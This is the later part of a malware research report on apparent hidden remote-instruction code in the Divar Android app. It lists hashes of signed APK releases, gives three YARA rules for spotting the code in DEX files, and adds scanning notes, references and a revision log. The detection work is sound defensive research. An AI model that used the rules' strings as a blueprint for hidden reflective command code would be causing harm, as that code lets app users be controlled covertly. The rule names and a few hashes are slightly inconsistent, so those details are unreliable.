2025-04-28	VT	11.13.10	P	12	c8b6a3a01d28ed82372ae33b485eb2b4d115c1f195ca1fa42482bda3b7afef64
2025-05-03	VT	11.13.11	P	12	9f232774bfacd3bdbac960a2ce957ae619c88db8b836f2136794612f5bfacf5d
2025-05-12	VT	11.13.12	N	12	8c8e7406a745c31cf67bfc44c69262676f86a3e41b6ca6fb2914926600a80b22
2025-05-21	VT	11.13.12	N	12	f13e2dc2db2cde6cbad66da1c3cc0cb3986ba14c8fa3349e751806319a276535
2025-05-26	VT	11.13.13	N	12	4a9e9d0553c9fdc2e55af5fd0d2e9853dd61b994681d4137918ca4d9f1f8e6bc

ROUTE: P push only; H HTTP-response header only; B both; N inspected routes absent, not a whole-app clean verdict. SIG: 1 = v1 only; 12 = v1 + v2, all under the common signer.

BASIS: VT exact-file first submission; AP APKPure; UP Uptodown; KA KernApk; AF APKFab listing. Full timestamps, archive URLs and audit notes are in `deep\_analysis\_2026-10-04/release\_ledger.csv`.

One file per row · 6 of 6

OBSERVED	BASIS VERSION	ROUTE SIG	SHA-256 / CLICK FOR VT RECORD
2025-06-10	VT 11.13.14	N 12	0fe66bde25e6af845183e71af22bed9c88052157ebf24efb644e314d974d374f
2025-06-30	VT 11.13.15	N 12	046afaf397d41fe10a670934bb6a6733cecec52513b5e70f2f765897a804b151
2025-07-14	VT 11.13.16	N 12	935a183265a06d50a3e57bdaa4ef56c6a84574f7ef5fdabad250ca227110eaa9
2025-07-28	VT 11.13.17	N 12	3a33d8c8e3ed1ffdc0217a48d0ba7c6495d79fd01584b16746c5c6e6af072932
2025-08-12	VT 11.13.18	N 12	67cc91139d748bda282b577bbcdf27fcd304ccd5948b5db383d0f74c4e36c041
2025-09-08	VT 11.13.19	N 12	79b9daf09635bc08e80d26c9828f7d647f2a23c33ed1836fb00df70599fa2292
2025-09-15	VT 11.13.20	N 12	0bac2690dced1ba7fd5f9364eed49985c9fd9a7852ff9f4907313925663efc39
2025-09-25	VT 11.14.1	N 12	296734e5758242cce5ef7a21ef9128c2110abc2f4610a23097ba6b5e8fa9fb45
2025-10-05	VT 11.14.2	N 12	73b6fedb0da9a842523b994b20defd01abb163dd24e93d3e730c1091dc04ea7d
2025-10-26	VT 11.14.3	N 12	c1c42fccbdf0d1beb57af0041fe930071462fd9d489a8d02778b76c1b1f52108
2025-11-12	VT 11.14.4	N 12	2e8b96a6801e4defb4169491e92e00ae9d595d038e7f03bca60ed80a60ca2cb0
2025-11-20	VT 11.14.5	N 12	2d175a904337bd1c9b024e9c1b9bf2accbc9f133988b09ba074ad5c647659aad
2025-11-21	VT 11.14.5	N 12	fa3de3e1240382744814a75f9f4d1f638a98d3afca41d646eb860f3020b675b1
2025-12-03	VT 11.14.6	N 12	bfd4b3b24f91c942abf947e142d305c1a8ebb80e051ff8a6a48e90053acfc80
2025-12-16	VT 11.14.7	N 12	4945f271482a4e45855fab6b5f681019486f7a65807ab7797a54ce3586f24312
2026-01-05	VT 11.14.8	N 12	468c06a9741ccdb904c0dce898c2109d7d244c1459460c67593b84abfffeab94d
2026-01-23	VT 11.14.8.1	N 12	c6ef7533fb6df169d09508f8a7d44ab1c3437430b05a5fe1fd542d7e050c17ee
2026-02-02	VT 11.14.9	N 12	1636d586bd89ae68cf9d8214b3ab31ddda60f3c05b8b4a4eed724520f2cc7bad
2026-02-24	VT 11.14.10	P 12	9e6a9955d9b6e1db5636d4213c386944da8e740170f4e6159b2ecb202dec0db
2026-03-20	VT 11.14.11	P 12	c0b2074818d089cd18bc1b00b62d8999f889eb39b2f03f0923496c9fbc3ca929
2026-05-29	VT 11.14.11	P 12	fba2441f0030de7392d9e30e2ff629bd1e1d7cf9aa3cfc522e8d85330d7f191c
2026-05-24	VT 11.14.12	B 12	85b3a2826986f61b583475a9f88570b082cc4e5cae30f409117bf9bbcb750ece1
2026-05-28	VT 11.14.12.1	B 12	152c788fd27af2d9115d55bc1e18d8ea70dca107a2747dabe74576041b77fac9
2026-07-14	VT 11.14.12.1	B 12	2ee97235aa6e8b46d1a38713b936a542338f96b0f590b3cb747ddccc6cd69848
2026-06-02	VT 11.14.13	B 12	66ff5f83890dffc39c1920e09f49a6d56a68f7ea196765fc4af3e94e75433e38
2026-06-19	VT 11.14.14	B 12	38052e14d4d68bb0ded3547165c6173e4b42ff4e691c4d9b51cbd3dfd84602a6
2026-06-27	VT 11.14.14	B 12	aa804483289b5ab5650d0cca9d6a74a700c921e48e2be67a831f8078953f9e203
2026-07-13	VT 11.14.15-b	N 12	59cb24def61fd2e691caee9603d8467f52f2a8efe29df17cb3fa60bf58a20d2a
2026-07-03	VT 11.14.15-b	N 12	9c02f4467d5495bdcdd2c9783a496d665ba128a81f6793e7018e8b59382b4a6f
2026-07-23	VT 11.14.16-w	B 12	0b871191a74983326cecfbf06ac6e954fb2fd6a62d9d54b9a1c1f27f5a105037
2026-07-17	VT 11.14.16-b	B 12	23153f14683f6671043062ba1893bdc74c2e781c56d4ded05c650b7b65273065
2026-07-24	VT 11.14.16-b	B 12	a49165d7493128f71c20f96f1c02e573dfc6c16c631fb2b69dd2ba7d41ee9f85
2026-07-29	VT 11.14.17-b	B 12	0b194dab7e4600fb9e04d3c9828025ae650ed463f49f58e24f44db94a8cc3108
2026-07-30	VT 11.14.17-w	B 12	2766aaf153f586ba7814812d7abef12cab46e9b9a72fcec344412f11a8e13238
2026-08-04	VT 11.14.17-b	B 12	5226e1a1b8884c06904fc592eba51cf6412d71a139ee5e552d803fbedc26ea60
2026-08-20	VT 11.14.18-b	B 12	51dda42e93fa7f690ba5adc9bb9de39b57ac1a3f719dcb798e383ba61897000
2026-08-24	VT 11.14.18-w	B 12	c8e510f6dbded5d041baeb0b6c54a7aea4311a009ff2266396246657ba14b3c39
2026-08-15	VT 11.14.18-b	B 12	f10f785165adba3c8165f27576755305c970ea58807eb3c10007cb0ba48996a8
2026-08-29	VT 11.14.19-b	H 12	de294c3e2d681e8acbe1f5e673e709a781dbe53bf213d9ac64b06648c6e63cc1
2026-09-02	VT 11.14.19.1-b	B 12	30b7fedb289fe6413554b4f4597765820a508b47225e1282afe304f1c6e554467
2026-08-27	VT 11.14.19.1-b	B 12	5e9b34e256da8d4a2c8315d99885f9eb0cdfb0bcb7338d13758974dc8bae660
2026-09-06	VT 11.14.19.1-w	B 12	9445d614ec7fbaf697d4ca4bdd8a4f28f71e36eb9584507bb77d1299197364a3
2026-09-11	VT 11.14.20-b	B 12	51ec88944c7e79deb488ca2c91e1f131ac537a26a4affb0eb026115b06b0fc8f
2026-09-14	VT 11.14.20-w	B 12	bbcb365f04373f6ef2546186f4ebe21efcf161f1908b5f922242af5d34678be1
2026-09-10	VT 11.14.20-b	B 12	cdaf0bf256269eec249787299b5ebb7058f3944c86b14debfa41f9c263ad17da
2026-09-22	VT 11.15.0-w	N 12	2c57177e254ec914883a2ed33716e703fad1e2cd21f022332b79a06667852db8
2026-10-03	VT 11.15.0-b	N 12	7d2f2dbea3b6066971275c9269b16705265b576a6cf349d5c8df3490d8c19274

ROUTE: P push only; H HTTP-response header only; B both; N inspected routes absent, not a whole-app clean verdict. SIG: 1 = v1 only; 12 = v1 + v2, all under the common signer.

BASIS: VT exact-file first submission; AP APKPure; UP Uptodown; KA KernApk; AF APKFab listing. Full timestamps, archive URLs and audit notes are in `deep\_analysis\_2026-10-04/release\_ledger.csv`.

YARA rules for DEX triage

Three complete rules from the calibrated companion package. They locate files for review; a hit is not a proof of delivery, execution or common attribution.

These rules target **decompressed classes*.dex**, not the compressed APK ZIP. The family rule locates the known Divar class; the two class-neutral rules are candidate searches for similar worker and header code in other apps. Each match must be resolved to an exact signed parent APK and checked for a connected ingress, receiver and worker. A miss cannot clear a renamed or differently compiled implementation.

RULE	LOCAL MATCH / USE
DIVAR_Dex_ReportDeserializer_Exact	69/69 known route-positive APKs; 0/213 route-negative. High-confidence known-family locator.
ANDROIDID_Dex_ReflectiveStageSchema_Triage	69/69; 0/213. Class-neutral schema lead; strings can co-occur without one reachable method.
ANDROIDID_Dex_HTTP_ResponseHeader_Triage	22/22 header-route APKs; 0/213 negatives. Header/Base64/broadcast co-occurrence; confirm response interceptor and XOR 0x64.

Calibration counted each APK once per rule after scanning every decompressed DEX in **282** signed Divar files with YARA **4.5.2**. The rules also had zero hits in 59 unrelated Balad, Neshan, Snapp and Tapsi APK controls (779 DEX members). That bounded set is not a corpus-wide false-positive rate. The three new rules have **not** been run as new VT Retrohunt jobs. The rule file SHA-256 is **e65a2e495b1685c0bb2ef12295ad3fb2adbc7512acf3841d9b18aa878965cdb3**.

VERBATIM YARA / DIVAR_Dex_ReportDeserializer_Exact

```
rule DIVAR_Dex_ReportDeserializer_Exact
{
  meta:
    description = "Divar ReportDeserializer class and remote-instruction schema"
    target = "DEX child; exact Divar family locator"
    confidence = "high for class family; not proof of execution"
    date = "2026-10-04"
  strings:
    $class = "Lir/divar/chat/util/ReportDeserializer;" ascii
    $objectify = "objectify" ascii fullword
    $deserialize = "deserialize" ascii
    $local = "local" ascii
  condition:
    uint32(0) == 0x0a786564 and $class and all of ($objectify, $deserialize, $local)
}
```

VERBATIM YARA / ANDROID_Dex_ReflectiveStageSchema_Triage

```
rule ANDROID_Dex_ReflectiveStageSchema_Triage
{
  meta:
    description = "Unusual remote-instruction schema with network fetch and reflection"
    target = "DEX child; class-neutral cross-app triage including plain-URL variants"
    confidence = "medium; verify one reachable worker method"
    date = "2026-10-04"
  strings:
    $objectify = "objectify" ascii fullword
    $deserialize = "deserialize" ascii fullword
    $report = "report" ascii fullword
    $local = "local" ascii fullword
    $format = "format" ascii fullword
    $parse = "parse" ascii fullword
    $reflect = "getMethod" ascii
    $network = "openConnection" ascii
  condition:
    uint32(0) == 0x0a786564 and all of them
}
```

VERBATIM YARA / ANDROID_Dex_HTTP_ResponseHeader_Triage

```
rule ANDROID_Dex_HTTP_ResponseHeader_Triage
{
  meta:
    description = "X-CORRELATION-ID response-header relay to an explicit Android broadcast"
    target = "DEX child; header-branch triage"
    confidence = "medium; validate interceptor wiring and header decoding"
    date = "2026-10-04"
  strings:
    $header = "X-CORRELATION-ID" ascii
    $base64_type = "Landroid/util/Base64;" ascii
    $class = "setClassName" ascii
    $broadcast = "sendBroadcast" ascii
  condition:
    uint32(0) == 0x0a786564 and all of them
}
```

How to use a hit

- Run `python3 tools/scan_apk_dex.py --output hits.csv <APK-directory>` from [IOC_Hunt](#), or extract each `classes*.dex` before scanning. Directly scanning a compressed APK usually misses these DEX-magic rules.
- Preserve DEX SHA-256; resolve its signed parent APK, package, versionCode and acquisition basis. On VT use Compressed parents. Then decompile and verify the connected ingress, receiver and worker. For a header hit, confirm a wired response interceptor and decoded broadcast; the header name alone is not an IOC. [14]

Ninety-day access and the next hunt

Our VT tier exposed **90 days of Retrohunt history**; VT documents three months for standard access and up to 12 months for Hunting Pro, measured by last submission date. [13] Historical archives supplied source URLs for 266/282 ledger files, so this window cannot test the 2023–25 history or exclude older copies in other apps. A zero-result job in the window is not corpus-wide absence.

The next test is a broader, authorized retrospective hunt across historical Android APK/DEX collections or a longer VT entitlement. Apply the class-neutral rules across apps, resolve DEX to parent, and compare the connected ingress, decoder, receiver, command schema and signing chronology. This may find variants or other campaigns; **shared code does not establish common operators**. A previous broad rule produced 5,777 noisy DEX hits and remains in the companion package for reproducibility. The package ZIP SHA-256 is [9ef3feb29a88dd61c14e918e0ceff2fb0d5037a28226c7a25717b137941641e5](#).

Sources and revisions

Public references are linked below. Local evidence and report changes follow in the same audit trail.

PUBLIC REFERENCES

[01]	Ramin Farajpour Cami, Divar technical disclosure https://gist.github.com/raminfpa548a2af86108eb40b8bffc5c8f07aaa
[02]	Hamid Kashfi, Divar disclosure on X, 2 Oct 2026 https://x.com/hkashfi/status/2106147963332633025
[03]	Uptodown, Divar Android version archive https://divar.en.uptodown.com/android/versions
[04]	APKPure, Divar Android archive https://apkpure.net/divar/ir.divar
[05]	WIRED, Bad-e-Saba push incident https://www.wired.com/story/hacked-prayer-app-sends-surrender-messages-to-iranians-amid-israeli-strikes/
[06]	UK House of Commons Library, Iran war chronology https://commonslibrary.parliament.uk/research-briefings/cbp-10637/
[07]	Reuters, Iranian app incidents https://www.reuters.com/business/media-telecom/hackers-hit-iranian-apps-websites-after-us-israeli-strikes-2026-03-01/
[08]	OneSignal, Create Message API https://documentation.onesignal.com/reference/create-message
[09]	Android, foreground-service type rules https://developer.android.com/about/versions/14/changes/fgs-types-required
[10]	Android, APK Signature Scheme v2 https://source.android.com/docs/security/features/apksigning/v2
[11]	OneSignal, push message reports and retention https://documentation.onesignal.com/docs/en/push-notification-message-reports
[12]	Firebase, FCM message delivery https://firebase.google.com/docs/cloud-messaging/understand-delivery
[13]	VirusTotal, Retrohunt range and job limits https://docs.virustotal.com/docs/retrohunt
[14]	VirusTotal, compressed parent relationships https://docs.virustotal.com/reference/file-object-compressed-parents
[15]	Hamid Kashfi, Divar Push Lab and live demo https://github.com/Hamid-K/divar-push-lab
[16]	Hamid Kashfi, From push to position, cross-app companion v2.0 https://github.com/Hamid-K/divar-push-lab/blob/main/research/Iran_mobile_apps_companion.pdf
[17]	Tehran Index, Cafe Bazaar App Index, 28 Sep 2026 https://tehranindex.com/analytics
[18]	Android, Network security configuration https://developer.android.com/privacy-and-security/security-config
[19]	Cert Spotter, api.divar.ir CT and revocation snapshot, 5 Oct 2026 https://api.certspotter.com/v1/issuances?domain=api.divar.ir&match_wildcards=true&expand=dns_names&expand=issuer&expand=revocation
[20]	SSLMate, CT Search API field definitions and coverage https://sslmate.com/help/reference/ct_search_api_v1
[21]	Divar, Android app security update notice, 28 Sep 2026 https://divar.news/divar-security-patch/

Local evidence

Exact signed APK ledger deep_analysis_2026-10-04/release_ledger.csv
Full DEX index, selected CFGs and route notes deep_analysis_2026-10-04/dex_cfg_11_14_20/README.md
Signed source comparisons and permission audit deep_analysis_2026-10-04/backdoor_semantic_evolution_review_2026-10-04.md
YARA rules, validation and retrospective hunt record ./IOC_Hunt/

Report version history

v3.1	7 Oct 2026	Linked Divar’s notice; separated its wording from APK findings and attribution limits.
v3.0	5 Oct 2026	Added source-order decompile, device profile and inert response walkthrough.
v2.9	5 Oct 2026	Added the HTTPS interception hypothesis and dated API-certificate evidence.
v2.8	5 Oct 2026	Added a dated, source-bounded Cafe Bazaar install ranking for context.
v2.7	5 Oct 2026	Added a one-page, bounded review of four other Iranian apps and linked its companion report.
v2.6	5 Oct 2026	Added live lab and demo; redesigned cover and clarified editorial independence.
v2.5	4 Oct 2026	Whole-DEX/CFG analysis, full core path, exact-file inventory and qualified YARA appendix.
v2.4	4 Oct 2026	Added HTTP flow; reordered analysis; corrected permission evidence.
v2.3	4 Oct 2026	Added report revision history; APK verdicts unchanged.
v2.2	4 Oct 2026	Rewrote opening, dated war overlap and linked synthetic push lab.
v2.1	4 Oct 2026	Clarified notification-off behavior and expanded HTTP response route.
v2.0	4 Oct 2026	Audited 282 signed APKs and added release ledger, code diffs and focused IoCs.
v1.2	4 Oct 2026	Moved first verified positive to May 2023 and traced early route changes.
initial	3 Oct 2026	Published a 2026-only snapshot later superseded by wider corpus work.